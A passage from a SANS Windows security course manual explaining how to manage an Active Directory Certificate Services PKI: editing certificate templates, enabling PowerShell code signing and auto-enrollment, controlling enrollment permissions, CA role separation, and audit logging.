In various places, Microsoft has implied that Credential Guard in Windows 10 and later also helps to protect private keys. How? There seems to be no definitive documentation available. It is unknown if Credential Guard directly encrypts private keys or just helps to block some of the attack pathways to these keys. Implementing Credential Guard is recommended for other reasons, so any additional private key protection can be taken as a bonus. Once the details are published (or hacked), this manual will be updated.

Licensed To: Jessica Bone <20joyceann@gmail_com>

Today's Agenda

- 1. Installing Certificate Services with PowerShell**
- 2. Private Key Security Best Practices**
- 3. Managing and Using Your PKI for PowerShell**
- 4. Smart Token Multifactor Authentication**

Today's Agenda

With the PKI in place and private keys locked down, the ongoing management of the infrastructure is the next issue. In this section, we will talk about such items as editing templates, certificate auto-enrollment, backing up private keys, and controlling trusted root CA settings. As usual, the emphasis is on PowerShell uses and administration.

How Do I Copy and Edit Certificate Templates?

Certificate Templates MMC Snap-In

- Templates are stored in Active Directory for all enterprise CAs.
- This ensures consistency of templates across all CAs.


Why customize a certificate template?

- Edit permitted key uses, such as code signing PowerShell scripts.
- Change default key size and TTL.
- Require private key archival.
- Change permissions on the template itself.
- Force re-enrollment for all current certificate holders.

How Do I Copy and Edit Certificate Templates?

Every certificate issued from an enterprise CA is based on a template. Certificate templates may be customized. Certificate templates are stored in AD. If your enterprise CA is installed on Windows Server 2003/2008/2008-R2, it must be Enterprise edition. If your enterprise CA is installed on Server 2012 or later, that Windows Server may be any edition since there is no longer a requirement for Enterprise edition. Standalone CAs do not use templates from AD.

The primary tool for copying and editing templates is the Certificate Templates snap-in.



The most likely reasons you'll need to edit a template are to enable auto-enrollment of user certificates, force the re-enrollment for an updated certificate of a certain type, and, for this course, to allow PowerShell code signing.

Example: Make a Copy of a Template

Your CA may have templates installed that are backward compatible with older Windows CAs. This is because you may have a mixture of CA versions in your organization. However, these older version 1.0 templates are not editable. You can, however, make a copy of an older template and save it in the newer (editable) format.

Try It Now!

To make an editable copy of a template, right-click that template and select Duplicate Template. You will be prompted to choose the oldest version CA in use because newer templates have features not supported by older CAs. After selecting the oldest CA version that must be supported, on the General tab, give your new copy a different name; for example, if you are duplicating the User template, you might name the new version "PowerShell Code Signing" as a reminder both of where the new template came from and what its intended purpose is.

Example: Allow Code Signing (PowerShell Scripts and Executables)

PowerShell scripts, DLLs and other executables can be digitally signed. The signature can be examined by AppLocker, PowerShell cmdlets, or third-party tools that block unwanted code execution. To use a certificate and its associated private key to sign a script or executable, the template for the certificate must include "Code Signing" as an Application Policy on the Extensions tab of the template.

Try It Now!

To permit code signing from an editable template, right-click the template > Properties > Extensions tab > select Application Policies > Edit button > Add button > select Code Signing > OK > OK > OK.

Example: Grant Certificate Auto-Enrollment Permission

Once you've got an editable template (either because it's built-in or you've made a copy of an older one), then one of the necessary steps for setting up certificate auto-enrollment is to change the permissions on the template to allow it. You can also select how much user intervention you want during the enrollment process (auto-enrollment will be discussed later).

Subject Name		Issuance Requirements	
General	Compatibility	Request Handling	Key Attestation
Superseded Templates	Extensions	Security	Server
Group or user names:			
Authenticated Users			
Administrator			
Domain Admins (TESTING\Domain Admins)			
Domain Users (TESTING\Domain Users)			
Enterprise Admins (TESTING\Enterprise Admins)			
		Add...	Remove
Permissions for Authenticated Users		Allow	Deny
Full Control	<input type="checkbox"/>	<input type="checkbox"/>	
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
Write	<input type="checkbox"/>	<input type="checkbox"/>	
Enroll	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
Autoenroll	<input checked="" type="checkbox"/>	<input type="checkbox"/>	
For special permissions or advanced settings, click Advanced.		Advanced	

Try It Now!

To permit auto-enrollment of certificates from an editable template, right-click the template > Properties > Security tab > add the necessary group(s) and grant them the Read, Enroll, and Auto-enroll permissions on the template. Next, go to the Request Handling tab and choose the level of user involvement you desire with the radio buttons in the middle, e.g., "Enroll Subject Without Requiring Any User Input". Click OK.

Note that if auto-enrollment is for a smart card certificate, the user will get a pop-up message indicating that the certificate is ready to be installed on the card (assuming they have a card, know the PIN, and they're capable of inserting it without causing physical harm to themselves or the computer, etc.). If the type of smart card reader displayed is not on the user's machine, the user should repeatedly click Cancel until the correct reader model is displayed (assuming they know what this model is, they're capable of clicking Cancel without freaking out, etc.).

Example: Do Not Automatically Re-Enroll for Duplicate Certificates

On the General tab of a certificate template, there is an option named "Do not automatically reenroll if a duplicate certificate already exists in Active Directory". You will almost certainly want this box checked on templates intended for users. This option goes with the credential roaming feature very nicely (discussed later) to help ensure that each user gets only one certificate of that type and that that certificate (and private key) follows the user around from computer to computer. This is very important, for example, for S/MIME email certificates and their private keys.

Validity period:	Renewal period:
<input type="text" value="2"/> years	<input type="text" value="6"/> weeks
<input checked="" type="checkbox"/> Publish certificate in Active Directory	
<input checked="" type="checkbox"/> Do not automatically reenroll if a duplicate certificate exists in Active Directory	

Example: Certificate Validity and Renewal Periods

Certificate renewal can be handled through Group Policy auto-enrollment. On the General tab of a template, the "Validity period" is the maximum Time to Live (TTL) of any certificate created based on that template. The "Renewal period" on that same tab is related but different.

Group Policy auto-enrollment for renewal happens when either 1) 80% of the certificate's validity TTL has transpired or 2) the remaining TTL of the certificate is less than the renewal period listed in the template, whichever comes first. If the renewal period defined in the template is more than 20% of the certificate's remaining TTL, auto-enrollment will not be triggered until 80% of the certificate's TTL has transpired.

Example: Force Re-Enrollment from an Updated Template

If you've made important changes to an editable template with which users have already auto-enrolled for certificates, then you can force those users to re-enroll for an updated certificate from the newer version of the template. The re-enrollment will occur within eight hours. Editing a template increments the minor version number (the "3" in "100.3") but not the major version number (the "100" in "100.3"). Only changes in the major version number will trigger certificate auto-enrollment.


Try It Now!

To force auto-enrollment again from an updated certificate template, right-click that template and select "Reenroll All Certificate Holders". This increments the major version number of the template.

Example: Do Not Store Certificates and Requests in the CA Database

If you are issuing certificates with very short TTLs, such as for NAP, or if you are issuing a very large and growing number of certificates for any reason, then Server 2008-R2 and later CAs have an option to prevent the storage of certificates and requests in the CA database. This will prevent the database from growing rapidly, but of course you will no longer have a CA backup of these certificates or their private keys. You also have the option to exclude revocation URLs (the CDP field) from these certificates.

Subject Name		Issuance Requirements		
General	Compatibility	Request Handling	Cryptography	Key Attestation
Superseded Templates		Extensions	Security	Server
<input checked="" type="checkbox"/> Do not store certificates and requests in the CA database				
<input checked="" type="checkbox"/> Do not include revocation information in issued certificates				



Example: Require Private Key Archival

Once you've got an editable template (either because it's built-in or you've made a copy of an older one), then you can enable private key archival for all certificates issued from that template. This will place an encrypted copy of the certificate's associated private key in the database of the Enterprise CA.

Subject Name Issuance Requirements

Superseded Templates Extensions Security Server

General Compatibility Request Handling Cryptography Key Attestation

Purpose: Signature and encryption

Delete revoked or expired certificates (do not archive)

Include symmetric algorithms allowed by the subject

Archive subject's encryption private key

Use advanced Symmetric algorithm to send the key to the CA

Allow private key to be exported

Renew with the same key

For automatic renewal of smart card certificates, use the existing key if a new key cannot be created

Do the following when the subject is enrolled and when the private key associated with this certificate is used:

Enroll subject without requiring any user input

Prompt the user during enrollment

Prompt the user during enrollment and require user input when the private key is used

Try It Now!

To mark an editable template for automatic private key archival, right-click the template > Properties > Request Handling tab > check the box "Archive subject's encryption private key" > OK.

Cross-Forest Replication of Templates

Prior to Windows Server 2008-R2, you could only request certificates from CAs within your own AD forest. With a single 2008-R2 or later CA, however, you can issue certificates to clients in any mutually trusted forest. This capability requires replicating the certificate templates in the home forest of the CA to the other forests, and this is currently only possible with a Microsoft-supplied PowerShell script that should be scheduled to run periodically to ensure that all templates are in sync.

What about All the Other Options in Certificate Templates?


Unfortunately, there's just not enough time to discuss all the configurable options inside your templates. However, we've discussed the most likely reasons you'll need to use this capability. If you're interested in the other options, please pull down the Help menu in your console and read more about the Certificate Templates snap-in there.

On Your Computer

Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS


SEC505 | Securing Windows

On Your Computer

In this lab, you will create a template for PowerShell code signing certificates, load that new template into your CA for use, and enable Group Policy auto-enrollment.

Duplicate the User Template

If you have not already done so, please add the Certificate Templates snap-in to your MMC console (or make a new console with MMC.EXE).



Note: In the following steps, do not click OK or Apply to save changes to the template as a whole until the end. Only click OK when this is listed as a step.

In your list of Certificate Templates, right-click on the "User" template > Duplicate Template. This will show the property sheet of the new template.


On the **Compatibility** tab, pull down the menu of Certification Authority operating system versions > select Windows Server 2016 > OK.

Note: This means all your CAs are Server 2016 or later, not just 2016.

On the **Compatibility** tab, pull down the menu of Certificate Recipient operating system versions > select Windows 10/Windows Server 2016 > OK.

On the **General** tab, change the display name of the template to "PowerShell" (no quotes), which will also automatically change the regular name to match.


On the **Cryptography** tab, at the top of the tab, pull down the Provider Category menu > select Key Storage Provider.



On the **Extensions** tab, select Application Policies > Edit button > Add button > hold down the Ctrl key on your keyboard to click on/highlight and add the following, then click OK, but keep the template open:

- Code Signing
- Document Encryption

Note: Only "Code Signing" is needed to sign PowerShell scripts, but we will use "Document Encryption" later in the course for a different lab.




On the **Security** tab, select the Domain Admins group > check the allow Autoenroll permission checkbox. (Domain Admins should be allowed for all four of these permissions: Read, Write, Enroll, and Autoenroll.)

Now click OK at the bottom to save the changes to the template as a whole. You should see your new template named "PowerShell" in your list of templates.

Load the PowerShell Template into Your CA

If you have not already done so, add the Certification Authority MMC snap-in.

In the Certification Authority snap-in, expand down the list of yellow containers underneath your CA server.




Right-click the yellow "Certificate Templates" container > New > Certificate Template to Issue > select the PowerShell template > OK.

You should see the PowerShell template included now in the list of Certificate Templates. If a template is included in this list, that template is available for use by this CA. If you delete a template from this list, it does not delete the template in AD, it only makes that template unavailable for use on this one CA. If a template is not "loaded" into the CA like this, the CA cannot issue any certificates based on that template.

Enable Group Policy Auto-enrollment for Certificates


If you have not already done so, please add the Group Policy Management snap-in to your MMC console (not any of the Editor snap-ins). Alternatively, you can open the Server Manager application > Tools menu > Group Policy Management.



In the Group Policy Management snap-in, expand down your list of forests (you only have one), expand down your list of domains (you only have one), and expand down your testing.local domain.

Just underneath the testing.local domain is the GPO named "Default Domain Policy". Right-click the Default Domain Policy GPO > Edit.

Inside the Default Domain Policy GPO, go to **Computer Configuration** > Policies > Windows Settings > Security Settings > Public Key Policies. Highlight the "Public Key Policies" yellow container.



On the right-hand side, double-click the setting named "Certificate Services Client - Auto-Enrollment" to show its property sheet. In this sheet, pull down the menu at the top > select Enabled. Then check both checkboxes. Click OK to save. Don't close the GPO.

Inside the Default Domain Policy GPO, now go to **User Configuration** > Policies > Windows Settings > Security Settings > Public Key Policies. Highlight the "Public Key Policies" yellow container.

On the right-hand side, double-click the setting named "Certificate Services Client - Auto-Enrollment" to show its property sheet. In this sheet, pull down the menu at the top > select Enabled. Then check all three checkboxes. Click OK to save.

Click the [X] in the upper right-hand corner of the GPO editor window to close it.

In PowerShell, refresh Group Policy both locally and on the Server Core member VM:

```
gpupdate.exe /force  
  
Invoke-Command member -ScriptBlock { gpupdate.exe /force }
```

Why did we make these changes? What do they do? That's what we'll talk about right after the lab! (The change can take a couple minutes, so we're giving it time to bake.)

How Do I Control Certificate Enrollment?

Three methods of regulating which users and computers can enroll for which certificates:

1. Permissions on the certificate templates.
2. Permissions on the CA itself.
3. By loading and unloading templates on the CA.

How Do I Control Certificate Enrollment?

There are three methods of controlling who can enroll and for what kind of certificate:

- Permissions on the CA itself.
- By (un)loading templates into the CA.
- Permissions on individual certificate templates.

Note: Additional issuance requirements can be mandated in editable templates to further regulate enrollment, but these will have to wait for a three-day PKI course.


Permissions on the CA

A user or computer must have at least the Request Certificates permission on the CA itself in order to request a certificate. CA permissions are configured with the Certification Authority snap-in, found in the properties of the CA computer.

By default, the Authenticated Users group will have Request Certificates, but this should be changed to include only the group(s) who actually need to request certificates, following the principle of least privilege.

Try It Now!

To control who can enroll for any type of certificate on a CA, open the Certification Authority snap-in > properties of the CA > Security tab.



Permissions on the CA is also how you delegate authority over the CA to others. You don't have to be a full Domain Admin to manage a CA; you only need the Manage permission on the CA itself.


Be aware that when clients choose a CA for enrollment, neither the CA nor the client is site-aware in this regard; hence, use the permissions on the CA to compel clients to choose the correct CA when there are multiple geographically distributed CAs from which to choose.

Loaded Certificate Templates

Before a template can be used on an enterprise CA, the CA must permit the use of the template. The Certification Authority snap-in includes a Certificate Templates container under the CA server. A template must be listed in this container in order to be used by the CA.

Try It Now!

To make a certificate template available for use on a CA, open the Certification Authority snap-in > right-click the Certificate Templates container > New > Certificate Template to Issue > select a certificate template > OK. To remove the template, right-click > Delete.



Certificate Template Permissions


All certificates issued from an Enterprise CA must be based on a certificate template. There are a number of templates included with Windows. Each has one or more purposes. The template defines the contents of many of the fields in an X.509 certificate.

When a template is tagged for "Off-Line Requests", the Certificate Services Website should be used to request the certificate. Off-line requests are for users that do not have Active Directory accounts or cannot request certificates directly from an enterprise CA. For example, the CEPEncryption template is for Cisco router IPsec authentication, but the certificate must be installed manually on the router.

Templates are stored in Active Directory; hence, each template can have its own permissions ACL. A user or computer must have at least the Enroll permission to a template in order to request a certificate based on it. The permissions on certificate templates are the locus of enrollment control. Permissions are set using the Certificate Templates snap-in.

Try It Now!

To change the permissions on a certificate template, open the Certification Authority snap-in > right-click the Certificate Templates container > Manage > right-click the desired template in the new console > Properties > Security tab. A user or computer must have the Enroll permission to obtain a certificate based on the template, or, if the request is through Group Policy, the Auto-enroll permission.



Standalone CAs do not use templates. All certificate requests on standalone CAs remain pending until an administrator explicitly approves the certificate enrollment. Hence, the control of certificate enrollment on standalone CAs is directly in the hands of administrators—they control enrollment by their decisions.

When configuring template permissions, don't forget that the computer accounts of CAs need at least Read access to all templates too.

Cert Publishers Group in a Multi-Domain Forest

There is a built-in security group named "Cert Publishers" that contains the computer accounts of Windows servers running Certificate Services. Importantly, the Cert Publishers group has read and write permissions to users' certificates in the domain of the CA (the userCertificate field of each user account). It is by being a member of this group that enterprise CAs have the permission to publish certificates.

Note: No non-CA computer account or user account should be a member of the Cert Publishers group unless you have a special application that requires this.

If you desire to issue certificates to users in one domain from a CA in a different domain, then you must give the remote CA read and write permission to the userCertificate field of every user account in the local domain. In a Windows Server 2003 or later forest, the Cert Publishers group is a domain local group; hence, just add the computer accounts of the other CAs in the other domains to one's own domain local Cert Publishers group, and vice versa. If you have very old controllers, see KB219059 and KB300532 for more information.

Common Criteria Role Separation

In your organization, do you have to care about "Common Criteria" compliance? The Common Criteria for Information Technology Security Evaluation (CCITSE) is an internationally recognized set of standards for evaluating security products (ISO/IEC 15408). CCITSE requires a certain separation of roles and duties for CA administrators and managers. Only Windows Server Enterprise Edition and later supports role separation, not Standard Edition (and not Windows 2000 Server).

The CA roles supported on Windows (and the permission or user right to which it corresponds in parentheses) are as follows:

- CA Administrator (Manage CA permission)
- Certificate Manager (Issue and Manage Certificates permission)
- Auditor (Manage Auditing and Security Log user right)
- Backup Operator (Backup/Restore Files and Directories user rights)

No single user account can have more than two roles, including any members of the local Administrators group, who will have both the Auditor and Backup Operators roles. If a user has the permissions or rights of more than one role when CCITSE role separation feature is enabled, that user will *not* be able to perform *any* CA management operations whatsoever until the permissions/rights are changed. This includes the local Administrator account.

To enable role separation:

```
certutil.exe -setreg CA\RoleSeparationEnabled 1
```

To disable role separation:

```
certutil.exe -delreg CA\RoleSeparationEnabled
```

To display your current state:

```
certutil.exe -getreg CA\RoleSeparationEnabled
```

Remember that you must regulate access to the private key of the CA very tightly. By default, the local Administrator account, local Administrators, Domain Admins, Enterprise Admins, and Backup Operators can all get access to this key. Do you trust every single one of them? If not, consider investing in a hardware security module that can generate and store the private key more securely. If nothing else, use a smart card.

Warning! Anyone who is a member of the local Administrators group on the CA can extract the CA's private key if you are not using a HSM designed to stop this!

To read more about role separation, search Microsoft's website for the keyword "RoleSeparationEnabled".

Configure Enhanced Audit Logging

A Windows Server 2008 and later CA can audit the following events and write information to the security Event Log, provided that the "Certification Services" advanced audit policy subcategory has been enabled on the CA:

- Back up and restore the CA database
- Change CA configuration
- Change CA security settings
- Issue and manage certificate requests
- Revoke certificates and publish CRLs
- Store and retrieve archived keys
- Start and stop Certificate Services

To enable this auditing, there are two steps. First, go the Properties of your CA > Auditing tab > check the boxes for the information you want to log. The recommendation is to check them all. Second, enable the "Certification Services" advanced audit policy through GPO or AUDITPOL.EXE for both successful and failure events:

```
auditpol.exe /set /subcategory:"Certification Services"  
/success:enable /failure:enable
```

Configure SIEM Alerting

PKI can be complex to manage. Part of the difficulty stems from complicated interconnected protocols and the fact that certificates and CRLs periodically expire. Now is the time to get ahead of the game and configure automated monitoring and email alerts when issues are detected. This can be done with a scheduled VBScript downloadable from <https://gallery.technet.microsoft.com/scriptcenter/>. The name of the script is "camonitor.vbs" and it can write to the event logs on the CA and send email alerts too. The script runs on the CA itself as a scheduled task.

It is also highly recommended to have a Security Information Event Management (SIEM) system deployed in the environment to which log data can be forwarded for real-time analysis and alerting of suspicious activity. SIEM design is outside the scope of this manual, but you can anticipate that attackers inside the LAN will be able to identify the CA servers and will attempt to break into them to steal private keys.

The camonitor.vbs script will monitor and log the following:

- KRA Certificate expired (Event Log ID 30)
- KRA Certificate remaining validity is less than one month (Event Log ID 31)
- KRA Certificate has been revoked (Event Log ID 32)
- KRA Certificate is not trusted (Event Log ID 33)
- Certificate Services service client RPC interface offline (Event Log ID 1)
- Certificate Services service admin RPC interface offline (Event Log ID 2)

